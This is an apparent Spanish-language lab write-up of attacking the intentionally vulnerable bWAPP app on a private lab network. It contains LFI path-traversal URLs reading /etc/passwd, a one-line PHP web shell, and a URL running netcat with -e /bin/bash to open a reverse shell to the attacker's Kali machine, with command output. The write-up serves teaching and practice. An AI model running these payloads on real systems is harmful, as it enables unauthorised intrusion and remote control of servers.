
Select a language:

Thanks for your interest in bWAPP!



Lo que está señalado en color rojo, es muy interesante porque quiere decir que es un nombre de fichero. Ya sabemos que la máquina es un Linux Ubuntu, por lo que podríamos probar de subir rutas agregando el comando `' ../../ '` algunas veces para subir hasta el directorio raíz. Una vez allí podríamos por ejemplo decirle que nos abra el directorio `/etc/passwd` . Lo veremos en la siguiente imagen y confirmamos que es vulnerable a un Local File Inclusion. Si intentamos el mismo procedimiento pero le pasamos la ruta `' /etc/shadow '` , que es donde se almacenan los hashes de las contraseñas, no nos permite, nos dice permiso denegado porque no tenemos privilegios de superusuario. Podemos observar en las siguientes 2 imágenes este proceso.

Browser tabs: bWAPP - Missing Functionality

Address bar: <https://10.0.2.14/bWAPP/rfcli.php?language=../../../../../etc/passwd&action=go>

Navigation bar: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Hack The Box

bWAPP

an extremely buggy web app!

Navigation links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, Welcome Bee



Did Not Connect
Potential Security
Firefox detected
potential security
threat and disabled
continue to z

Remote & Local File Inclusion (RFI/LFI) /

Select a language:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mail List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libbuild:x:100:101:/var/lib/libbuild:/bin/sh http:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:104:/home/klog:/bin/false hplip:x:104:7:HPLIP system user,,/var/run/hplip:/bin/false avahi-autoipd:x:105:113:Avahi autoip daemon,,/var/lib/avahi-autoipd:/bin/false gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false pulse:x:107:116:PulseAudio daemon,,/var/run/pulse:/bin/false messagebus:x:108:119:/var/run/dbus:/bin/false avahi:x:109:120:Avahi mDNS daemon,,/var/run/avahi-daemon:/bin/false polkituser:x:110:122:PolicyKit,,/var/run/PolicyKit:/bin/false haldaemon:x:111:123:Hardware abstraction layer,,/var/run/hald:/bin/false beex:x:1000:1000:bee,,/home/bee:/bin/bash mysql:x:112:124:MySQL Server,,/var/lib/mysql:/bin/false sshd:x:113:65534:/var/run/sshd:/usr/sbin/nologin dovecot:x:114:126:Dovecot mail server,,/usr/lib/dovecot:/bin/false smmta:x:115:127:Mail Transfer Agent,,/var/lib/sendmail:/bin/false smmsp:x:116:128:Mail Submission Program,,/var/lib/sendmail:/bin/false neo:x:1001:1001:/home/neo:/bin/sh alice:x:1002:1002:/home/alice:/bin/sh thor:x:1003:1003:/home/thor:/bin/sh wolverine:x:1004:1004:/home/wolverine:/bin/sh johnny:x:1005:1005:/home/johnny:/bin/sh selene:x:1006:1006:/home/selene:/bin/sh postfix:x:117:129:/var/spool/postfix:/bin/false proftpd:x:118:65534:/var/run/proftpd:/bin/false ftp:x:119:65534:/home/ftp:/bin/false snmp:x:120:65534:/var/lib/snmp:/bin/false ntp:x:121:131:/home/ntp:/bin/false
```





bWAPP - Missing Function



https://10.0.2.14/bWAPP/rfqi.php?language=../../../../../../../../etc/shadow&action=go



Kali Linux



Kali Tools



Kali Docs



Kali Forums



Kali NetHunter



Exploit-DB



Google Hacking DB



OffSec



Hack The Box



an extremely buggy web app !

[Bugs](#)

[Change Password](#)

[Create User](#)

[Set Security Level](#)

[Reset](#)

[Credits](#)

[Blog](#)

[Logout](#)

[Welcome Bee](#)



Remote & Local File Inclusion (RFI/LFI) /

Did Not
Connect
Potential
Security

Select a language:

Warning: include(/../../../../../../../../etc/shadow) [function.include]: failed to open stream: Permission denied in /var/www/bWAPP/rfqi.php on line 174

Firefox detected
potential security
threat and disabled
continue to z

Warning: include() [function.include]: Failed opening '../../../../../../../../etc/shadow' for inclusion include_path='.:usr/share/php:usr/share/pear' in /var/www/bWAPP/rfqi.php on line 174



Ahora lo que haremos será cargar un diccionario, con rutas posibles para recaudar lo máximo de información posible. Cargamos el diccionario y luego configuramos el proceso de fuzzing que aprendimos anteriormente, ajustando retries, hilos concurrentes y tiempo de delay. Ahora lo importante de este resultado es el tamaño de respuesta que nos devuelve. Podemos observar que la mayoría son del mismo tamaño, los que sean mayores que el resto, es porque contienen más información sobre ese fichero. Mostraremos a continuación un fichero de configuración de Apache. Esta información es muy importante, porque nuestro siguiente paso será subir un fichero .php que nos cree una shell reversa y podamos lograr el acceso a la máquina de Bee Box desde nuestra máquina de Kali Linux.

Untitled Session - ZAP 2.14.0

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites +

Quick Start Request Response Requester +

Contexts

- Default Context
- Sites
 - http://10.0.2.14
 - bWAPP
 - GET:images
 - images
 - GET:login.php
 - POST:login.php() (form,login,password,security_level)
 - GET:portal.php
 - POST:portal.php() (bug,form)
 - GET:rflfi.php
 - GET:rflfi.php(action,language)

History Search Alerts Output +

Filter: OFF Export

ID	Source	Req. Timestamp	Met
1	Proxy	2/27/24, 11:08:24 AM	GET
4	Proxy	2/27/24, 11:08:24 AM	GET
7	Proxy	2/27/24, 11:08:33 AM	POST
8	Proxy	2/27/24, 11:08:33 AM	GET
9	Proxy	2/27/24, 11:08:43 AM	POST
10	Proxy	2/27/24, 11:08:43 AM	GET
11	Proxy	2/27/24, 11:09:02 AM	GET
12	Proxy	2/27/24, 11:36:00 AM	GET
13	Proxy	2/27/24, 11:36:15 AM	GET
14	Proxy	2/27/24, 12:03:00 PM	GET
15	Proxy	2/27/24, 12:06:03 PM	GET

Fuzzer

Fuzz Locations Options Message Processors

Header: Text Body: Text Edit

GET
http://10.0.2.14/bWAPP/rflfi.php?language=../../../../../../../../etc/shadow&action=go HTTP/1.1
Host: 10.0.2.14
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: security_level=0;
SESSd2479187d85a4745c3b0a77dbcda112d=QjzF3L5Gg9KWdQ2F2up_p9VfdUL8R78gJ903Vt7YRoc; PHPSESSID=1153cdf38cf78efd8c4e8112afa7cfe8
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1


Fuzz Locations:


... ^ V... # ... # o... Add... Remove Payloads... Processors...

Remove without confirmation? ☒

Start Fuzzer Reset Cancel

body	Highest Alert	Note
	Low	
	Medium	Form,
	Low	SetCo
	Informational	
	Medium	Form,
	Informational	
	Medium	Form,
	Medium	Form,
	Medium	Form,
	Medium	Form,





Explicación del proceso de creación de Shell reversa

El primer paso fue identificar que la máquina BeeBox era vulnerable a LFI, y notamos la presencia del archivo lang_en.php en la aplicación web, lo que nos llevó a sospechar que la aplicación podría ser vulnerable. El segundo paso fue crear un archivo .php que nos generaría la reverse shell. El tercer paso fue la transferencia del fichero Reverse Shell. Desde nuestra máquina Kali Linux, utilizamos SCP para transferir el archivo reverse_shell.php al directorio /tmp en la máquina Bee Box. Utilizamos este comando:

```
scp -oHostKeyAlgorithms=+ssh-rsa/home/kali/reverse_shell.php bee@10.0.2.14:/tmp
```

Luego, tocaba la preparación del Reverse Shell, configurando nuestra máquina Kali Linux para escuchar en el puerto 4444 utilizando Netcat.

En la URL vulnerable de BeeBox, construimos un comando de reverse shell, que incluía la ejecución de Netcat (nc) con la dirección IP de nuestra máquina Kali Linux y el puerto 4444.

Este fue el comando utilizado en el navegador :
`http://10.0.2.14/bWAPP/rlfi.php?language=../../../../../../../../tmp/reverse_shell.php&action=go&cmd=nc%2010.0.2.15%204444%20-e%20%22/bin/bash%22`

Al visitar la URL en el navegador, el comando de reverse shell se ejecutó en la máquina BeeBox, lo que resultó en una conexión de reverse shell a nuestra máquina Kali Linux en el puerto 4444.

A continuación veremos todas las imágenes de este proceso.

Creación del fichero .php



```
root@kali: /home/kali
File Actions Edit View Help
GNU nano 7.2 reverse_shell.php
<?php
system($_GET['cmd']);
?>
```

Transferimos el archivo y nos ponemos en escucha con Netcat

```
root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# scp -oHostKeyAlgorithms=+ssh-rsa /home/kali/reverse_shell.php bee@10.0.2.14:/var/www/html

The authenticity of host '10.0.2.14 (10.0.2.14)' can't be established.
RSA key fingerprint is SHA256:GKqXNGosNBuwFm0jn9XTBXR0yeNtqbAm0rzeM1K4Ukw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.14' (RSA) to the list of known hosts.
bee@10.0.2.14's password:
scp: dest open "/var/www/html": Permission denied
scp: failed to upload file /home/kali/reverse_shell.php to /var/www/html

(root@kali)-[/home/kali]
# scp -oHostKeyAlgorithms=+ssh-rsa /home/kali/reverse_shell.php bee@10.0.2.14:/tmp

bee@10.0.2.14's password:
reverse_shell.php

(root@kali)-[/home/kali]
# nc -nlvp 4444

listening on [any] 4444 ...
^C

(root@kali)-[/home/kali]
# nc -nlvp 4444


listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.14] 55891
ls
666
```




an extremely buggy web app!

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#) [Blog](#) [Logout](#) [Welcome Bee](#)

/ Remote & Local File Inclusion (RFI/LFI) /

Select a language: **English**  **Go**

666 admin alm.php apps ba_captcha_bypass.php ba_forgotten.php ba_insecure_login.php
ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php ba_logout.php ba_logout_1.php
ba_pwd_attacks_1.php ba_pwd_attacks_2.php ba_pwd_attacks_3.php ba_pwd_attacks_4.php
ba_weak_pwd.php backdoor.php bof_1.php bof_2.php bugs.txt captcha.php
captcha_box.php clickjacking.php command.php command_blind.php config.inc config.inc.php connect.php
connect_i.php credits.php cs_validation.php csrf_1.php csrf_2.php csrf_3.php db directory_traversal_1.php
directory_traversal_2.php documents fonts functions_external.php heartbleed.php hostheader_1.php
hostheader_2.php hpp-1.php hpp-2.php hpp-3.php htmli_current_url.php htmli_get.php htmli_post.php
htmli_stored.php http_response_splitting.php http_verb_tampering.php iframe1.php images index.php info.php
info_install.php information_disclosure_1.php information_disclosure_2.php information_disclosure_3.php
information_disclosure_4.php insecure_crypt_storage_1.php insecure_crypt_storage_2.php
insecure_crypt_storage_3.php insecure_direct_object_ref_1.php insecure_direct_object_ref_2.php
insecure_direct_object_ref_3.php insecure_iframe.php install.php insuff_transp_layer_protect_1.php
insuff_transp_layer_protect_2.php insuff_transp_layer_protect_3.php insuff_transp_layer_protect_4.php js
lang_en.php lang_fr.php lang_nl.php ldap_connect.php ldap1.php lfi_sqliemanager.php login.php logout.php logs
maili.php manual_interv.php message.txt password_change.php passwords php CGI.php php_eval.php phpi.php
phpi_sqliemanager.php phinfo.php portalbak bak portal.php portal_zip reset.php restrict_device_access.php
restrict_folder_access.php rfi.php robots.txt secret-cors-1.php secret-cors-2.php secret-cors-3.php secret.php
secret_change.php secret_html.php security.php security_level_check.php security_level_set.php selections.php
shellshock.php shellshock.sh sm_cors.php sm_cross_domain_policy.php sm_dos_1.php sm_dos_2.php
sm_dos_3.php sm_dos_4.php sm_ftp.php sm_local_priv_esc_1.php sm_local_priv_esc_2.php sm_mitm_1.php
sm_mitm_2.php sm_cbr_floppie.php sm_robots.php sm_samba.php sm_smb.php sm_webdav.php sm_xsl.php




```

(root@kali)-[/home/kali]
# nc -nlvp 4444

Active Internet connections (only servers)
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.14] 55891
ls
666
admin
aim.php
apps
ba_captcha_bypass.php
ba_forgotten.php
ba_insecure_login.php
ba_insecure_login_1.php
ba_insecure_login_2.php
ba_insecure_login_3.php
ba_logout.php
ba_logout_1.php
ba_pwd_attacks.php
ba_pwd_attacks_1.php
ba_pwd_attacks_2.php
ba_pwd_attacks_3.php
ba_pwd_attacks_4.php
ba_weak_pwd.php
backdoor.php
bof_1.php
bof_2.php
bugs.txt
captcha.php
captcha_box.php
clickjacking.php
commandi.php

```

```

File Actions Edit View Help
user_new.php
web.config
ws_soap.php
xmli_1.php
xmli_2.php
xss_ajax_1-1.php
xss_ajax_1-2.php
xss_ajax_2-1.php
xss_ajax_2-2.php
xss_back_button.php
xss_custom_header.php
xss_eval.php
xss_get.php
xss_href-1.php
xss_href-2.php
xss_href-3.php
xss_json.php
xss_login.php
xss_php_self.php
xss_phpmysqladmin.php
xss_post.php
xss_referer.php
xss_sqlitemanager.php
xss_stored_1.php
xss_stored_2.php
xss_stored_3.php
xss_stored_4.php
xss_user_agent.php
xxe-1.php
xxe-2.php
whoami
www-data

```

Conclusiones

El ejercicio realizado proporcionó una comprensión práctica y detallada de las técnicas de pentesting, enfocadas en la identificación y la explotación de vulnerabilidades, de Inclusión de Archivos Locales (LFI), en aplicaciones web. A lo largo del proceso, se utilizó una serie de herramientas especializadas.

Durante la fase de descubrimiento, se destacó la importancia de herramientas automatizadas como Dirb, Dirbuster y Wfuzz para enumerar directorios, archivos y endpoints ocultos en el servidor web objetivo. Estas herramientas permitieron identificar posibles puntos de entrada para el ataque LFI de manera eficiente, lo que subraya la necesidad de una exploración exhaustiva en la fase inicial de pentesting.

En cuanto al ataque LFI, se demostró la capacidad de aprovechar una vulnerabilidad en una aplicación web para acceder y ejecutar archivos locales en el servidor. A través de OWASP ZAP, se pudo interceptar y modificar las solicitudes para probar diferentes payloads y explotar la vulnerabilidad LFI de manera controlada. Además, se resaltó la importancia de comprender los límites de esta vulnerabilidad, como la restricción de acceso a archivos sensibles como `/etc/shadow`.

El proceso de fuzzing, junto con la creación y manipulación de diccionarios de rutas, permitió ampliar el alcance del ataque y recopilar información valiosa sobre la configuración del servidor objetivo. Esta información fue fundamental para el desarrollo de estrategias de mitigación y fortalecimiento de la seguridad, de la aplicación web. Ahora, que adquirimos un entendimiento sólido sobre las vulnerabilidades LFI, el siguiente paso lógico sería la escalada de privilegios ó pivoting.